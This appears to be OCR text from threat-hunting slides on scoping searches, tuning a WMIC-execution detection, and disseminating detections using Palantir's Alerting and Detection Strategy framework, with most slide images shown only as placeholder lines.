
Does the process make network connections?


Localhost, Private IPs, External IPs?




https://adsecurity.org/?p=2604


Casting a wide net




Malicious Events
Benign Events



Malicious Events
Benign Events


Sometimes it isn't a good search or detection opportunity



Processing: Quick Example


- Tuning WMIC Execution - 30 Day Search
  - Here we would tune out ssm-agent-worker





Dissemination


- Deliver to stakeholders
- SOC deliverable may be an alert, with documented reasoning, context, and potential responses.
- Management or the CTI team may want to record the content to see what ATT&CK ID is covered or log source(s) used.
- Distribute to the Red Team for alert and bypass alert testing.



Dissemination: Structure

- Leverage Palantir's Alerting and Detection Strategy (ADS) Framework.

- The Framework breaks down Tactical and Operational objectives into a concise structure:
  - Goal
  - Categorization
  - Strategy Abstract
  - Technical Context
  - Blind Spots and Assumptions
  - False Positives
  - Validation
  - Priority
  - Response



Happy Hunting

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